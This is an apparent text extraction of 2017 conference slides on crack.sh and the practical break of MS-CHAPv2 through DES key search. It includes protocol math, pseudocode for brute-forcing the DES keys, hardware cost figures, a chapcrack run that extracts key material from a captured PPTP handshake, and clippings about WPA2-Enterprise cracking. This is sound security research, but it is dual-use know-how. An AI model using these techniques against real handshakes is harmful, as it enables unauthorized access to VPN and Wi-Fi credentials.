



crack.sh

Legacy Crypto Never Dies

(Why won't DES just die???)

David Hulton <david@toorcon.org>





crack.sh is a service of the ToorCon Information Security Conference and is provided for research purposes only.

RECON BRUSSELS 2017



- 100% break of MSCHAPv2
 - Provides mutual authentication with a password
 - Specifically focused on usage with PPTP VPNs
 - Also used for WPA2-Enterprise
- Nothing new
 - Schneier, Mudge, and Wagner published 2^{57} attack in 1999
 - Showed that state actors and well funded groups could crack this





Generate 16 Byte ClientChallenge

ChallengeHash = SHA1(ClientChallenge || ServerChallenge || UserName)[0:8]

NTHash = MD4(UserPassword) ← Password

$$96^{14} = 5.6e27 = \sim 2^{92}$$

ChallengeResponse = DES_{NTHash[00:07]}(ChallengeHash) || DES_{NTHash[07:14]}(ChallengeHash) ||
DES_{NTHash[14:21]}(ChallengeHash)


24 Byte ChallengeResponse, 16 Byte ChallengeHash, Username

MD4(MD4(UserPassword)) = NTHashHash

SHA1(NTHashHash || ChallengeResponse || "Magic server to client signing constant") = Digest

SHA1(Digest || ChallengeHash || "Pad to make it do more than one iteration") = AuthResponse

AuthResponse



MS-CHAPv2 DES == additive

NTHash = MD4(UserPassword)

ChallengeResponse = DES_{NTHash[00:07]}(ChallengeHash) ||
DES_{NTHash[07:14]}(ChallengeHash) ||
DES_{NTHash[14:21]}(ChallengeHash)

$$\begin{aligned} \text{complexity} & \Downarrow \\ & \equiv 2^{56} + 2^{56} + 2^{56} \\ & \Downarrow \\ & \equiv 2^{57.59} \\ & \Downarrow \\ & \equiv 216,172,782,113,783,808 \end{aligned}$$

The Core Problem

ChallengeResponse = DES_{NTHash[00:07]}(ChallengeHash) ||
DES_{NTHash[07:14]}(ChallengeHash)

A naive implementation

```
keyOne = NULL;
keyTwo = NULL;

for (int i=0; i<2^56; i++) {
    if (DES_key[i](plaintext) == ciphertext1) {
        keyOne = key[i];
        break;
    }
}

for (int i=0; i<2^56; i++) {
    if (DES_key[i](plaintext) == ciphertext2) {
        keyTwo = key[i];
        break;
    }
}
```


A naive implementation

```
keyOne = NULL;
keyTwo = NULL;

for (int i=0; i<2^56; i++) {
    result = DES_key[i](plaintext);

    if (result == ciphertext1)
        keyOne = result;
    else if (result == ciphertext2)
        keyTwo = result;
}
```



So what was new??

- We demonstrated that it can actually be done with 2^{56} DES computations
- And we let everyone do it

Big. Fast. Cheap.
Run your network handshake against **300,000,000 words** in **20 minutes** for **\$17.**

"Welcome to the future: cloud-based WPA cracking is here!" - TechRepublic

"Low cost service cracks wireless passwords from the cloud..." - TheRegister

"This really is a great idea." -- Hacker News

```

root@bt:~/Desktop/chapcrack# chapcrack parse -i tests/pptp.cap
Got completed handshake [192.168.43.114 --> 198.252.153.26]
Cracking K3.....
    User = moxie
    C1 = 1c93abce81540068
    C2 = 6baeca315f348469
    C3 = 256420598a73ad49
    P = 6d0e1c056cd94d5f
    K3 = c3d40000000000
CloudCracker Submission = $99$bQ4cBWzZTV8ck6v0gVQAaGuuyjFfNIRpw9Q=
  
```





crack.sh

Isn't DES easy to crack?



EFF DES Cracker

$2^{56} / 90,000,000,000 = 9.2$ days


24 hours:



AWS EC2 CPU Instances

80,000 CPU cores


~\$125,000/key



AWS P1 Instances

1,800 GPUs

~\$20,000/key



Virtex-6 LX240 FPGAs

48 FPGAs


\$20/key



crack.sh is a service of the ToorCon Information Security Conference and is provided for research purposes only.

RECON BRUSSELS 2017

• J/K LOL!



The screenshot shows the IPREDATOR website interface. At the top, there's a blue header with the IPREDATOR logo and a yellow banner that says "Please check the beta website for new features and updated guides." Below this is a navigation menu with "PPTP on Windows 7" selected. The main content area is titled "Introduction" and shows "Step 1 / 28" with a "Go" button. The text reads: "This guide describes the configuration of a PPTP connection on Windows 7 using the Operating System built in client." There's a warning icon and text: "It is recommended to use OpenVPN to connect to our service. OpenVPN surpasses firewalls and routers easier and is more secure than PPTP. PPTP is considered broken and should really only be used on platforms where OpenVPN is not available." At the bottom, it says: "Instead of setting up PPTP, please follow the corresponding [OpenVPN](#) guide."

Defcon Wi-Fi hack called no threat to enterprise WLANs

Exploit shows need for certificates, proper device configurations

The Flash-Transformed Data Center
If Not Now, When? [Watch Now](#)



By John Cox | Follow
Senior Editor, Network World | AUG 3, 2012 6:35 PM PT



Security researchers at the recent Defcon event showed a successful attack against one part of Wi-Fi network security, but experts say it will have zero impact on enterprise WLANs.

Enterprise Wi-Fi networks can keep using WPA2 security safely, despite a [recent Defcon exploit](#) that has been widely, but wrongly, interpreted as rendering it useless.

The exploit successfully compromised a legacy authentication protocol, MS-CHAPv2, which was created by Microsoft years ago. But the vulnerabilities of this protocol (and other similar ones) are well known, and Wi-Fi Protected Access 2 makes use of additional mechanisms to protect them. That protection is still in force, according to both the Wi-Fi Alliance and a wireless architect, who blogged in depth on this issue after the Defcon exploit was reported.

RELATED

- 6 secrets to a successful 802.1X rollout
- Microsoft warns of 'man-in-the-middle' VPN password hack
- Wireless security foiled by new exploits
- VIDEO**
5 technologies that will shake things up in 2017



- Got some interesting jobs

Plaintext	Ciphertext1	Ciphertext2
b626b695d3484d73	028cfe9f29bb0f57	9f012865e1c7bd05
1122334455667788	53d6c7446351200a	f458f90b13c35d1d
9b3ade697231be6c	843e7dc50d856104	843e7dc50d856104



Sunday, June 9, 2013

Cracking WPA2 Enterprise wireless networks with FreeRADIUS WPE, hostapd and asleep & John the Ripper

Some wireless networks, especially in companies, don't use the pre-shared key approach (WPA2-PSK) for restricting access, but rather use individual usernames and passwords (WPA2 Enterprise). This is typically done by implementing the 802.1x standard through the use of a RADIUS server. Whilst this setup appears to be more secure, like the previous feature WPA2-PSK cracking showed, the wireless network is as only secure as the passwords used. In the case of a very common (mis)configuration where there is no mutual authentication, a bit more work involved than in the 